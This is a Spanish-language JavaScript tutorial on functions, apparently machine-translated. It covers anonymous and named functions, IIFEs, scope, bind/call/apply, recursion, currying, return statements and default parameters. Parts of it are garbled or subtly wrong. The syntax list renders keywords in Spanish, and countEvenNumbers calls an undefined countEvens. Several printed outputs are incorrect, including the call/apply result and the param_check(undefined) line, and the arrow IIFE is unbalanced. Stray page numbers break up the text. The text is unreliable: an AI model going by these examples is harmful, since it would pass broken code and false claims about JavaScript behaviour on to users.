Las funciones en JavaScript proporcionan un código organizado y reutilizable para realizar un conjunto de acciones. Las funciones simplifican el proceso de codificación, evitan la lógica redundante y hacen que el código sea más fácil de seguir. Este tema describe la declaración y la utilización de funciones, argumentos, parámetros, declaraciones de devolución y alcance en JavaScript.

Sintaxis

- Ejemplo de función (x) {return x}
- var ejemplo = función (x) {return x}
- (función () {...}) (); // Expresión de función invocada inmediatamente (IIFE)
- var instance = nuevo Ejemplo (x);
- **Métodos**
 - fn.apply (valueForThis [, arrayOfArgs])
 - fn.bind (valueForThis [, arg1 [, arg2, ...]])
 - fn.call (valueForThis [, arg1 [, arg2, ...]])
- **ES2015 + (ES6 +):**
 - ejemplo de const = x => {return x}; // Función de flecha retorno explícito
 - ejemplo de const = x => x; // Función de flecha de retorno implícito
 - ejemplo de const = (x, y, z) => {...} // Función de flecha múltiples argumentos
 - ((() => {...}) ()) // IIFE usando una función de flecha

Observaciones

Para obtener información sobre las funciones de flecha, consulte la documentación de [Funciones de flecha](#).

Examples

Funciones como variable

Una declaración de función normal se ve así:

```
function foo(){  
}
```

Una función definida como esta es accesible desde cualquier lugar dentro de su contexto por su nombre. Pero a veces puede ser útil tratar las referencias de funciones como referencias de objetos. Por ejemplo, puede asignar un objeto a una variable en función de un conjunto de condiciones y luego recuperar una propiedad de uno u otro objeto:

```
var name = 'Cameron';  
var spouse;  
  
if ( name === 'Taylor' ) spouse = { name: 'Jordan' };  
else if ( name === 'Cameron' ) spouse = { name: 'Casey' };  
  
var spouseName = spouse.name;
```

En JavaScript, puedes hacer lo mismo con las funciones:

```
// Example 1  
var hashAlgorithm = 'sha1';  
var hash;  
  
if ( hashAlgorithm === 'sha1' ) hash = function(value){ /*...*/ };  
else if ( hashAlgorithm === 'md5' ) hash = function(value){ /*...*/ };  
  
hash('Fred');
```

En el ejemplo anterior, el `hash` es una variable normal. Se le asigna una referencia a una función, después de lo cual la función a la que hace referencia puede invocarse utilizando paréntesis, al igual que una declaración de función normal.

El ejemplo anterior hace referencia a funciones anónimas ... funciones que no tienen su propio nombre. También puede usar variables para referirse a funciones nombradas. El ejemplo anterior podría reescribirse así:

```
// Example 2  
var hashAlgorithm = 'sha1';  
var hash;  
  
if ( hashAlgorithm === 'sha1' ) hash = sha1Hash;  
else if ( hashAlgorithm === 'md5' ) hash = md5Hash;  
  
hash('Fred');  
  
function md5Hash(value){  
    // ...  
}  
  
function sha1Hash(value){  
    // ...  
}
```

O bien, puede asignar referencias de funciones de las propiedades del objeto:

```
// Example 3
var hashAlgorithms = {
    sha1: function(value) { /**/ },
    md5: function(value) { /**/ }
};

var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = hashAlgorithms.sha1;
else if ( hashAlgorithm === 'md5' ) hash = hashAlgorithms.md5;

hash('Fred');
```

Puede asignar la referencia a una función mantenida por una variable a otra omitiendo los paréntesis. Esto puede resultar en un error fácil de cometer: intentar asignar el valor de retorno de una función a otra variable, pero asignar accidentalmente la referencia a la función.

```
// Example 4
var a = getValue;
var b = a; // b is now a reference to getValue.
var c = b(); // b is invoked, so c now holds the value returned by getValue (41)

function getValue(){
    return 41;
}
```

Una referencia a una función es como cualquier otro valor. Como ha visto, se puede asignar una referencia a una variable, y el valor de referencia de esa variable se puede asignar posteriormente a otras variables. Puede pasar las referencias a funciones como cualquier otro valor, incluida la transferencia de una referencia a una función como el valor de retorno de otra función. Por ejemplo:

```
// Example 5
// getHashingFunction returns a function, which is assigned
// to hash for later use:
var hash = getHashingFunction( 'sha1' );
// ...
hash('Fred');

// return the function corresponding to the given algorithmName
function getHashingFunction( algorithmName ){
    // return a reference to an anonymous function
    if (algorithmName === 'sha1') return function(value){ /**/ };
    // return a reference to a declared function
    else if (algorithmName === 'md5') return md5;
}

function md5Hash(value){
    // ...
}
```

No es necesario asignar una referencia de función a una variable para invocarla. Este ejemplo, aprovechando el ejemplo 5, llamará a `getHashingFunction` y luego invocará la función devuelta y pasará su valor de retorno a `hashedValue`.

```
// Example 6
var hashedValue = getHashingFunction( 'sha1' )( 'Fred' );
```

Una nota sobre el alzamiento

Tenga en cuenta que, a diferencia de las declaraciones de funciones normales, las variables que hacen referencia a las funciones no están "elevadas". En el ejemplo 2, las funciones `md5Hash` y `sha1Hash` se definen en la parte inferior de la secuencia de comandos, pero están disponibles en todas partes inmediatamente. No importa dónde defina una función, el intérprete lo "eleva" al máximo de su alcance, lo que lo hace disponible de inmediato. Este **no** es el caso de las definiciones de variables, por lo que se romperá un código como el siguiente:

```
var functionVariable;

hoistedFunction(); // works, because the function is "hoisted" to the top of its scope
functionVariable(); // error: undefined is not a function.

function hoistedFunction(){}
functionVariable = function(){};
```

Función anónima

Definiendo una función anónima

Cuando se define una función, a menudo se le asigna un nombre y luego se invoca con ese nombre, de esta manera:

```
foo();

function foo(){
  // ...
}
```

Cuando define una función de esta manera, el tiempo de ejecución de Javascript almacena su función en la memoria y luego crea una referencia a esa función, utilizando el nombre que le ha asignado. Ese nombre es entonces accesible dentro del alcance actual. Esta puede ser una forma muy conveniente de crear una función, pero Javascript no requiere que asigne un nombre a una función. Lo siguiente también es perfectamente legal:

```
function() {
  // ...
}
```

Cuando una función se define sin un nombre, se conoce como una función anónima. La función se almacena en la memoria, pero el tiempo de ejecución no crea automáticamente una referencia a la misma para usted. A primera vista, puede parecer que tal cosa no tendría ningún uso, pero hay varios escenarios donde las funciones anónimas son muy convenientes.

Asignar una función anónima a una variable

Un uso muy común de las funciones anónimas es asignarlas a una variable:

```
var foo = function(){ /*...*/ };
foo();
```

Este uso de funciones anónimas se trata con más detalle en [Funciones como una variable](#)

Suministro de una función anónima como un parámetro a otra función

Algunas funciones pueden aceptar una referencia a una función como parámetro. A veces, se hace referencia a ellas como "inyecciones de dependencia" o "devoluciones de llamada", ya que permite que la función de su llamada "devuelva la llamada" a su código, lo que le da la oportunidad de cambiar la forma en que se comporta la función llamada. Por ejemplo, la función de mapa del objeto Array le permite iterar sobre cada elemento de una matriz, luego construir una nueva matriz aplicando una función de transformación a cada elemento.

```
var nums = [0,1,2];
var doubledNums = nums.map( function(element){ return element * 2; } ); // [0,2,4]
```

Sería tedioso, descuidado e innecesario crear una función nombrada, que saturaría su alcance con una función solo necesaria en este lugar y rompería el flujo natural y la lectura de su código (un colega tendría que dejar este código para encontrar su función para entender lo que está pasando).

Devolviendo una función anónima de otra función

A veces es útil devolver una función como resultado de otra función. Por ejemplo:

```
var hash = getHashFunction( 'sha1' );
var hashValue = hash( 'Secret Value' );

function getHashFunction( algorithm ){
  // ...
}
```

```
if ( algorithm === 'sha1' ) return function( value ){ /*...*/ };
else if ( algorithm === 'md5' ) return function( value ){ /*...*/ };

}
```

Invocando inmediatamente una función anónima

A diferencia de muchos otros idiomas, el alcance en Javascript es de nivel de función, no de nivel de bloque. (Ver [Función de alcance](#)). En algunos casos, sin embargo, es necesario crear un nuevo alcance. Por ejemplo, es común crear un nuevo ámbito cuando se agrega código a través de una etiqueta `<script>`, en lugar de permitir que los nombres de las variables se definan en el alcance global (lo que corre el riesgo de que otros scripts colisionen con sus nombres de variables). Un método común para manejar esta situación es definir una nueva función anónima e invocarla inmediatamente, ocultando de manera segura las variables dentro del alcance de la función anónima y sin hacer que su código sea accesible a terceros a través de un nombre de función filtrado. Por ejemplo:

```
<!-- My Script -->
<script>
function initialize(){
    // foo is safely hidden within initialize, but...
    var foo = '';
}

// ...my initialize function is now accessible from global scope.
// There's a risk someone could call it again, probably by accident.
initialize();
</script>

<script>
// Using an anonymous function, and then immediately
// invoking it, hides my foo variable and guarantees
// no one else can call it a second time.
(function(){
    var foo = '';
})() // <--- the parentheses invokes the function immediately
</script>
```

Funciones anónimas autorreferenciales

A veces es útil que una función anónima pueda referirse a sí misma. Por ejemplo, la función puede necesitar llamarse de forma recursiva o agregar propiedades a sí misma. Sin embargo, si la función es anónima, esto puede ser muy difícil ya que requiere el conocimiento de la variable a la que se ha asignado la función. Esta es la solución menos que ideal:

```
var foo = function(callAgain){
    console.log( 'Whassup?' );
```

```

// Less then ideal... we're dependent on a variable reference...
if (callAgain === true) foo(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Bad.

```

La intención aquí fue que la función anónima se llame a sí misma de forma recursiva, pero cuando cambia el valor de foo, terminas con un error potencialmente difícil de rastrear.

En su lugar, podemos dar a la función anónima una referencia a sí misma al darle un nombre privado, de esta manera:

```

var foo = function myself(callAgain){
    console.log( 'Whassup?' );
    // Less then ideal... we're dependent on a variable reference...
    if (callAgain === true) myself(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Whassup?

```

Tenga en cuenta que el nombre de la función está restringido a sí mismo. El nombre no se ha filtrado en el ámbito exterior:

```
myself(false); // ReferenceError: myself is not defined
```

Esta técnica es especialmente útil cuando se trata de funciones anónimas recursivas como parámetros de devolución de llamada:

5

```
// Calculate the fibonacci value for each number in an array:  
var fib = false,  
    result = [1,2,3,4,5,6,7,8].map(  
        function fib(n){  
            return ( n <= 2 ) ? 1 : fib( n - 1 ) + fib( n - 2 );  
        }  
    );  
// result = [1, 1, 2, 3, 5, 8, 13, 21]  
// fib = false (the anonymous function name did not overwrite our fib variable)
```

Expresiones de función invocadas de inmediato

A veces no desea que su función sea accesible / almacenada como una variable. Puede crear una Expresión de función invocada inmediatamente (IIFE para abreviar). Estas son esencialmente *funciones anónimas autoejecutables*. Tienen acceso al ámbito circundante, pero la función en sí y cualquier variable interna serán inaccesibles desde el exterior. Una cosa importante a tener en cuenta sobre el IIFE es que incluso si nombra su función, el IIFE no se eleva como lo son las funciones estándar y no puede llamarse por el nombre de la función con la que están declarados.

```
(function() {  
    alert("I've run - but can't be run again because I'm immediately invoked at runtime,  
          leaving behind only the result I generate");  
}());
```

Esta es otra forma de escribir IIFE. Observe que el paréntesis de cierre antes del punto y coma se movió y se colocó justo después del soporte de cierre:

```
(function() {  
    alert("This is IIFE too.");  
}());
```

Puede pasar fácilmente parámetros en un IIFE:

```
(function(message) {  
    alert(message);  
}("Hello World!"));
```

Además, puede devolver valores al ámbito circundante:

```
var example = (function() {  
    return 42;  
}());  
console.log(example); // => 42
```

Si es necesario, es posible nombrar un IIFE. Aunque se ve con menos frecuencia, este patrón tiene varias ventajas, como proporcionar una referencia que se puede usar para una recursión y puede hacer que la depuración sea más sencilla a medida que el nombre se incluye en la pila de

llamadas.

```
(function namedIIFE() {
    throw error; // We can now see the error thrown in 'namedIIFE()'
}());
```

Aunque ajustar una función entre paréntesis es la forma más común de indicar al analizador de Javascript esperar una expresión, en lugares donde ya se espera una expresión, la notación se puede hacer más concisa:

```
var a = function() { return 42 }();
console.log(a) // => 42
```

Versión de flecha de la función invocada de inmediato:

6

```
() => console.log("Hello!"))(); // => Hello!
```

Función de alcance

Cuando se define una función, se crea un *ámbito*.

Todo lo definido dentro de la función no es accesible por código fuera de la función. Solo el código dentro de este alcance puede ver las entidades definidas dentro del alcance.

```
function foo() {
    var a = 'hello';
    console.log(a); // => 'hello'
}

console.log(a); // reference error
```

Las funciones anidadas son posibles en JavaScript y se aplican las mismas reglas.

```
function foo() {
    var a = 'hello';

    function bar() {
        var b = 'world';
        console.log(a); // => 'hello'
        console.log(b); // => 'world'
    }

    console.log(a); // => 'hello'
    console.log(b); // reference error
}

console.log(a); // reference error
console.log(b); // reference error
```

Cuando JavaScript intenta resolver una referencia o variable, comienza a buscarla en el ámbito

actual. Si no puede encontrar esa declaración en el alcance actual, sube un alcance para buscarla. Este proceso se repite hasta que la declaración ha sido encontrada. Si el analizador de JavaScript alcanza el alcance global y aún no puede encontrar la referencia, se generará un error de referencia.

```
var a = 'hello';

function foo() {
  var b = 'world';

  function bar() {
    var c = '!!!';

    console.log(a); // => 'hello'
    console.log(b); // => 'world'
    console.log(c); // => '!!!'
    console.log(d); // reference error
  }
}
```

Este comportamiento de escalada también puede significar que una referencia puede "sombread" sobre una referencia con un nombre similar en el ámbito externo, ya que se ve primero.

```
var a = 'hello';

function foo() {
  var a = 'world';

  function bar() {
    console.log(a); // => 'world'
  }
}
```

6

La forma en que JavaScript resuelve el alcance también se aplica a la palabra clave `const`. Declarar una variable con la palabra clave `const` implica que no se le permite reasignar el valor, pero declararlo en una función creará un nuevo alcance y con eso una nueva variable.

```
function foo() {
  const a = true;

  function bar() {
    const a = false; // different variable
    console.log(a); // false
  }

  const a = false; // SyntaxError
  a = false; // TypeError
  console.log(a); // true
}
```

Sin embargo, las funciones no son los únicos bloques que crean un ámbito (si está utilizando `let` o `const`). `let` declaraciones `let` y `const` tienen un alcance de la instrucción de bloque más cercana. Vea [aquí](#) para una descripción más detallada.

Encuadernación `esto` y argumentos.

5.1

Cuando toma una referencia a un método (una propiedad que es una función) en JavaScript, por lo general no recuerda el objeto al que estaba originalmente vinculado. Si el método ha de hacer referencia a ese objeto como `this` no va a ser capaz de hacerlo, y decir que es probablemente causará un accidente.

Puede usar el método `.bind()` en una función para crear un contenedor que incluya el valor de `this` y cualquier número de argumentos principales.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.

var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

Cuando no está en modo estricto, una función usa el objeto global (`window` en el navegador) como `this`, a menos que la función se llame como un método, unida o llamada con la sintaxis `.call` del método.

```
window.x = 12;

function example() {
  return this.x;
}

console.log(example()); // 12
```

En modo estricto, `this` undefined está undefined por defecto.

```
window.x = 12;

function example() {
```

```
"use strict";
return this.x;
}

console.log(example()); // Uncaught TypeError: Cannot read property 'x' of undefined(...)
```

7

Operador de enlace

El **operador de enlace de dos puntos** se puede utilizar como una sintaxis abreviada para el concepto explicado anteriormente:

```
var log = console.log.bind(console); // long version
const log = ::console.log; // short version

foo.bar.call(foo); // long version
foo::bar(); // short version

foo.bar.call(foo, arg1, arg2, arg3); // long version
foo::bar(arg1, arg2, arg3); // short version

foo.bar.apply(foo, args); // long version
foo::bar(...args); // short version
```

Esta sintaxis le permite escribir normalmente, sin tener que preocuparse de enlazar `this` todas partes.

Enlace de funciones de consola a variables.

```
var log = console.log.bind(console);
```

Uso:

```
log('one', '2', 3, [4], { 5: 5 });
```

Salida:

```
one 2 3 [4] Object {5: 5}
```

¿Por qué harías eso?

Un caso de uso puede ser cuando tiene un registrador personalizado y desea decidir en tiempo de ejecución cuál usar.

```
var logger = require('appLogger');

var log = logToServer ? logger.log : console.log.bind(console);
```

Argumentos de función, objeto "argumentos", parámetros de reposo y propagación

Las funciones pueden tomar entradas en forma de variables que se pueden usar y asignar dentro de su propio alcance. La siguiente función toma dos valores numéricos y devuelve su suma:

```
function addition (argument1, argument2){  
    return argument1 + argument2;  
}  
  
console.log(addition(2, 3)); // -> 5
```

objeto de arguments

El objeto de arguments contiene todos los parámetros de la función que contienen un valor no predeterminado. También se puede utilizar incluso si los parámetros no se declaran explícitamente:

```
(function() { console.log(arguments) })()
```

Aunque al imprimir arguments la salida se parece a una matriz, en realidad es un objeto:

```
(function() { console.log(typeof arguments) })()
```

Parámetros del resto: function (...parm) {}

En ES6, la sintaxis de ... cuando se usa en la declaración de los parámetros de una función transforma la variable a su derecha en un solo objeto que contiene todos los parámetros restantes proporcionados después de los declarados. Esto permite invocar la función con un número ilimitado de argumentos, que formarán parte de esta variable:

```
(function(a, ...b){console.log(typeof b+: '+b[0]+b[1]+b[2]) })(0,1,'2',[3],{i:4});  
// -> object: 123
```

Parámetros de propagación: function_name(...varb);

En ES6, la sintaxis ... también se puede usar al invocar una función colocando un objeto / variable a su derecha. Esto permite que los elementos de ese objeto se pasen a esa función como un solo objeto:

```
let nums = [2,42,-1];  
console.log(...['a','b','c'], Math.max(...nums)); // -> a b c 42
```

Funciones nombradas

Las funciones pueden ser nombradas o anónimas ([funciones anónimas](#)):

```
var namedSum = function sum (a, b) { // named
    return a + b;
}

var anonSum = function (a, b) { // anonymous
    return a + b;
}

namedSum(1, 3);
anonSum(1, 3);
```

4
4

Pero sus nombres son privados a su propio alcance:

```
var sumTwoNumbers = function sum (a, b) {
    return a + b;
}

sum(1, 3);
```

Error de referencia no capturado: la suma no está definida

Las funciones nombradas difieren de las funciones anónimas en múltiples escenarios:

- Cuando esté depurando, el nombre de la función aparecerá en el seguimiento de error / pila
- Las funciones nombradas se [elevan](#) mientras que las funciones anónimas no son
- Las funciones nombradas y las funciones anónimas se comportan de manera diferente al manejar la recursión
- Dependiendo de la versión de ECMAScript, las funciones nombradas y anónimas pueden tratar la propiedad de `name` función de manera diferente

Las funciones nombradas son elevadas

Cuando se utiliza una función anónima, la función solo se puede llamar después de la línea de declaración, mientras que una función con nombre se puede llamar antes de la declaración.

Considerar

```
foo();
var foo = function () { // using an anonymous function
    console.log('bar');
}
```

Error no detectado: foo no es una función

```
foo();
function foo () { // using a named function
    console.log('bar');
}
```

bar

Funciones nombradas en un escenario recursivo

Una función recursiva se puede definir como:

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');
        say(times - 1);
    }
}

//you could call 'say' directly,
//but this way just illustrates the example
var sayHelloTimes = say;

sayHelloTimes(2);
```

¡Hola!
¡Hola!

¿Qué pasa si en algún lugar de su código se redefine el enlace de la función original?

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

¡Hola!
No se detectó TypeError: say no es una función

Esto se puede resolver usando una función nombrada.

```
// The outer variable can even have the same name as the function
// as they are contained in different scopes
var say = function say (times) {
    if (times > 0) {
        console.log('Hello!');
```

```

    // this time, 'say' doesn't use the outer variable
    // it uses the named function
    say(times - 1);
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);

```

¡Hola!
¡Hola!

Y como ventaja adicional, la función nombrada no se puede configurar como `undefined`, incluso desde dentro:

```

var say = function say (times) {
    // this does nothing
    say = undefined;

    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it's using the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);

```

¡Hola!
¡Hola!

La propiedad del `name` de las funciones.

Antes de ES6, las funciones nombradas tenían sus propiedades de `name` establecidas a sus nombres de función, y las funciones anónimas tenían sus propiedades de `name` establecidas en la cadena vacía.

5

```

var foo = function () {}
console.log(foo.name); // outputs ''

function foo () {}
console.log(foo.name); // outputs 'foo'

```

Post ES6, las funciones con nombre y sin nombre establecen sus propiedades de `name`:

6

```
var foo = function () {}  
console.log(foo.name); // outputs 'foo'  
  
function foo () {}  
console.log(foo.name); //outputs 'foo'  
  
var foo = function bar () {}  
console.log(foo.name); // outputs 'bar'
```

Función recursiva

Una función recursiva es simplemente una función, que se llamaría a sí misma.

```
function factorial (n) {  
    if (n <= 1) {  
        return 1;  
    }  
  
    return n * factorial(n - 1);  
}
```

La función anterior muestra un ejemplo básico de cómo realizar una función recursiva para devolver un factorial.

Otro ejemplo, sería recuperar la suma de números pares en una matriz.

```
function countEvenNumbers (arr) {  
    // Sentinel value. Recursion stops on empty array.  
    if (arr.length < 1) {  
        return 0;  
    }  
    // The shift() method removes the first element from an array  
    // and returns that element. This method changes the length of the array.  
    var value = arr.shift();  
  
    // `value % 2 === 0` tests if the number is even or odd  
    // If it's even we add one to the result of counting the remainder of  
    // the array. If it's odd, we add zero to it.  
    return ((value % 2 === 0) ? 1 : 0) + countEvens(arr);  
}
```

Es importante que tales funciones realicen algún tipo de verificación del valor centinela para evitar bucles infinitos. En el primer ejemplo anterior, cuando `n` es menor o igual a 1, la recursión se detiene, lo que permite que el resultado de cada llamada se devuelva a la pila de llamadas.

Zurra

[Currying](#) es la transformación de una función de `n` aridad o argumentos en una secuencia de `n`

funciones tomando solo un argumento.

Casos de uso: cuando los valores de algunos argumentos están disponibles antes que otros, puede utilizar el curry para descomponer una función en una serie de funciones que completan el trabajo en etapas, a medida que llega cada valor. Esto puede ser útil:

- Cuando el valor de un argumento casi nunca cambia (por ejemplo, un factor de conversión), pero necesita mantener la flexibilidad de establecer ese valor (en lugar de codificarlo como una constante).
- Cuando el resultado de una función al curry es útil antes de que se hayan ejecutado las otras funciones al curry.
- Validar la llegada de las funciones en una secuencia específica.

Por ejemplo, el volumen de un prisma rectangular se puede explicar mediante una función de tres factores: longitud (`l`), ancho (`w`) y altura (`h`):

```
var prism = function(l, w, h) {  
    return l * w * h;  
}
```

Una versión al curry de esta función se vería así:

```
function prism(l) {  
    return function(w) {  
        return function(h) {  
            return l * w * h;  
        }  
    }  
}
```

6

```
// alternatively, with concise ECMAScript 6+ syntax:  
var prism = l => w => h => l * w * h;
```

Puede llamar a esta secuencia de funciones con `prism(2)(3)(5)`, que debería evaluar a 30.

Sin alguna maquinaria adicional (como con las bibliotecas), el curry tiene una flexibilidad sintáctica limitada en JavaScript (ES 5/6) debido a la falta de valores de marcadores de posición; por lo tanto, aunque puede usar `var a = prism(2)(3)` para crear una [función parcialmente aplicada](#), no puede usar `prism()(3)(5)`.

Uso de la declaración de devolución

La declaración de retorno puede ser una forma útil de crear una salida para una función. La declaración de retorno es especialmente útil si no sabe en qué contexto se utilizará la función todavía.

```
//An example function that will take a string as input and return  
//the first character of the string.
```

```
function firstChar (stringIn){  
    return stringIn.charAt(0);  
}
```

Ahora para usar esta función, necesita ponerla en lugar de una variable en algún otro lugar de su código:

Usando el resultado de la función como un argumento para otra función:

```
console.log(firstChar("Hello world"));
```

La salida de la consola será:

```
> H
```

La declaración de retorno finaliza la función.

Si modificamos la función al principio, podemos demostrar que la declaración de retorno finaliza la función.

```
function firstChar (stringIn){  
    console.log("The first action of the first char function");  
    return stringIn.charAt(0);  
    console.log("The last action of the first char function");  
}
```

Ejecutar esta función como tal se verá así:

```
console.log(firstChar("JS"));
```

Salida de consola:

```
> The first action of the first char function  
> J
```

No imprimirá el mensaje después de la declaración de retorno, ya que la función ha finalizado.

Declaración de retorno que abarca varias líneas:

En JavaScript, normalmente puede dividir una línea de código en muchas líneas para facilitar la lectura u organización. Este es un JavaScript válido:

```
var  
    name = "bob",  
    age = 18;
```

Cuando JavaScript ve una declaración incompleta como `var`, mira a la siguiente línea para completarse. Sin embargo, si comete el mismo error con la declaración de `return`, no obtendrá lo que esperaba.

```
return
"Hi, my name is " + name + ". " +
"I'm " + age + " years old.";
```

Este código se devolverá `undefined` porque el `return` por sí mismo es una declaración completa en Javascript, por lo que no buscará la siguiente línea para completarla. Si necesita dividir una declaración de `return` en varias líneas, coloque un valor a continuación para devolverla antes de dividirla, de esta forma.

```
return "Hi, my name is " + name + ". " +
"I'm " + age + " years old.";
```

Pasando argumentos por referencia o valor

En JavaScript todos los argumentos se pasan por valor. Cuando una función asigna un nuevo valor a una variable de argumento, ese cambio no será visible para la persona que llama:

```
var obj = { a: 2 };
function myfunc(arg){
    arg = { a: 5 }; // Note the assignment is to the parameter variable itself
}
myfunc(obj);
console.log(obj.a); // 2
```

Sin embargo, los cambios realizados en las propiedades (anidadas) de dichos argumentos, serán visibles para la persona que llama:

```
var obj = { a: 2 };
function myfunc(arg){
    arg.a = 5; // assignment to a property of the argument
}
myfunc(obj);
console.log(obj.a); // 5
```

Esto puede verse como una *llamada por referencia*: aunque una función no puede cambiar el objeto de la persona que llama asignándole un nuevo valor, podría *mutar* el objeto de la persona que llama.

Como los argumentos de valor primitivo, como los números o las cadenas, son inmutables, no hay forma de que una función pueda mutarlos:

```
var s = 'say';
function myfunc(arg){
    arg += ' hello'; // assignment to the parameter variable itself
}
myfunc(s);
console.log(s); // 'say'
```

Cuando una función quiere mutar un objeto pasado como argumento, pero no quiere realmente mutar el objeto del llamante, la variable argumento debe ser reasignada:

```

var obj = {a: 2, b: 3};
function myfunc(arg){
    arg = Object.assign({ }, arg); // assignment to argument variable, shallow copy
    arg.a = 5;
}
myfunc(obj);
console.log(obj.a); // 2

```

Como una alternativa a la mutación in situ de un argumento, las funciones pueden crear un nuevo valor, basado en el argumento, y devolverlo. La persona que llama puede asignarlo, incluso a la variable original que se pasó como argumento:

```

var a = 2;
function myfunc(arg){
    arg++;
    return arg;
}
a = myfunc(a);
console.log(obj.a); // 3

```

Llama y solicita

Las funciones tienen dos métodos incorporados que permiten al programador suministrar argumentos y `this` variable de manera diferente: `call` y `apply`.

Esto es útil, porque las funciones que operan en un objeto (el objeto del cual son propiedad) pueden ser reutilizadas para operar en otro objeto compatible. Además, los argumentos pueden darse en un disparo como arrays, similar al operador spread (...) en ES6.

```

let obj = {
    a: 1,
    b: 2,
    set: function (a, b) {
        this.a = a;
        this.b = b;
    }
};

obj.set(3, 7); // normal syntax
obj.set.call(obj, 3, 7); // equivalent to the above
obj.set.apply(obj, [3, 7]); // equivalent to the above; note that an array is used

console.log(obj); // prints { a: 3, b: 5 }

let myObj = {};
myObj.set(5, 4); // fails; myObj has no `set` property
obj.set.call(myObj, 5, 4); // success; `this` in set() is re-routed to myObj instead of obj
obj.set.apply(myObj, [5, 4]); // same as above; note the array

console.log(myObj); // prints { a: 3, b: 5 }

```

5

ECMAScript 5 introdujo otro método llamado `bind()` además de `call()` y `apply()` para establecer explícitamente `this` valor de la función en un objeto específico.

Se comporta de manera bastante diferente a los otros dos. El primer argumento para `bind()` es el valor de `this` para la nueva función. Todos los demás argumentos representan parámetros con nombre que deben establecerse permanentemente en la nueva función.

```
function showName(label) {
    console.log(label + ":" + this.name);
}

var student1 = {
    name: "Ravi"
};

var student2 = {
    name: "Vinod"
};

// create a function just for student1
var showNameStudent1 = showName.bind(student1);
showNameStudent1("student1"); // outputs "student1:Ravi"

// create a function just for student2
var showNameStudent2 = showName.bind(student2, "student2");
showNameStudent2(); // outputs "student2:Vinod"

// attaching a method to an object doesn't change `this` value of that method.
student2.sayName = showNameStudent1;
student2.sayName("student2"); // outputs "student2:Ravi"
```

Parámetros por defecto

Antes de ECMAScript 2015 (ES6), el valor predeterminado de un parámetro podría asignarse de la siguiente manera:

```
function printMsg(msg) {
    msg = typeof msg !== 'undefined' ? // if a value was provided
        msg :                         // then, use that value in the reassignment
        'Default value for msg.';      // else, assign a default value
    console.log(msg);
}
```

ES6 proporcionó una nueva sintaxis donde la condición y la reasignación descritas anteriormente ya no son necesarias:

6

```
function printMsg(msg='Default value for msg.') {
    console.log(msg);
}

printMsg(); // -> "Default value for msg."
printMsg(undefined); // -> "Default value for msg."
printMsg('Now my msg is different!'); // -> "Now my msg is different!"
```

Esto también muestra que si falta un parámetro cuando se invoca la función, su valor se mantiene como `undefined`, como puede confirmarse proporcionándolo explícitamente en el siguiente ejemplo (utilizando una [función de flecha](#)):

```
let param_check = (p = 'str') => console.log(p + ' is of type: ' + typeof p);

param_check(); // -> "str is of type: string"
param_check(undefined); // -> "undefined is of type: object"

param_check(1); // -> "1 is of type: number"
param_check(this); // -> "[object Window] is of type: object"
```

Funciones / variables como valores por defecto y reutilización de parámetros.

Los valores de los parámetros predeterminados no están restringidos a números, cadenas u objetos simples. Una función también se puede establecer como el valor predeterminado

```
callback = function(){} :
```

```
function foo(callback = function(){ console.log('default'); }) {
    callback();
}

foo(function (){
    console.log('custom');
});
// custom

foo();
//default
```

Hay ciertas características de las operaciones que se pueden realizar a través de valores predeterminados:

- Un parámetro previamente declarado se puede reutilizar como un valor predeterminado para los valores de los próximos parámetros.
- Se permiten las operaciones en línea cuando se asigna un valor predeterminado a un parámetro.
- Las variables existentes en el mismo ámbito de la función que se está declarando se pueden usar en sus valores predeterminados.
- Se pueden invocar funciones para proporcionar su valor de retorno a un valor predeterminado.

```
let zero = 0;
function multiply(x) { return x * 2; }

function add(a = 1 + zero, b = a, c = b + a, d = multiply(c)) {
    console.log((a + b + c), d);
}
```

```
add(1);          // 4, 4
add(3);          // 12, 12
add(2, 7);       // 18, 18
add(1, 2, 5);    // 8, 10
add(1, 2, 5, 10); // 8, 20
```

Reutilizando el valor de retorno de la función en el valor predeterminado de una nueva invocación:

6

```
let array = [1]; // meaningless: this will be overshadowed in the function's scope
function add(value, array = []) {
  array.push(value);
  return array;
}
add(5);          // [5]
add(6);          // [6], not [5, 6]
add(6, add(5)); // [5, 6]
```

arguments valor y longitud cuando faltan parámetros en la invocación

El [objeto de matriz de arguments](#) solo conserva los parámetros cuyos valores no son predeterminados, es decir, aquellos que se proporcionan explícitamente cuando se invoca la función:

6

```
function foo(a = 1, b = a + 1) {
  console.info(arguments.length, arguments);
  console.log(a,b);
}

foo();           // info: 0 >> []      | log: 1, 2
foo(4);          // info: 1 >> [4]     | log: 4, 5
foo(5, 6);       // info: 2 >> [5, 6] | log: 5, 6
```

Funciones con un número desconocido de argumentos (funciones variadic)

Para crear una función que acepte un número indeterminado de argumentos, hay dos métodos dependiendo de su entorno.

5

Cuando se llama a una función, tiene un objeto de [argumentos de tipo Array](#) en su ámbito, que contiene todos los argumentos pasados a la función. La indexación o la iteración sobre esto dará

acceso a los argumentos, por ejemplo

```
function logSomeThings() {
  for (var i = 0; i < arguments.length; ++i) {
    console.log(arguments[i]);
  }
}

logSomeThings('hello', 'world');
// logs "hello"
// logs "world"
```

Tenga en cuenta que puede convertir `arguments` a una matriz real si es necesario; ver: [Convertir objetos de tipo matriz a matrices](#)

6

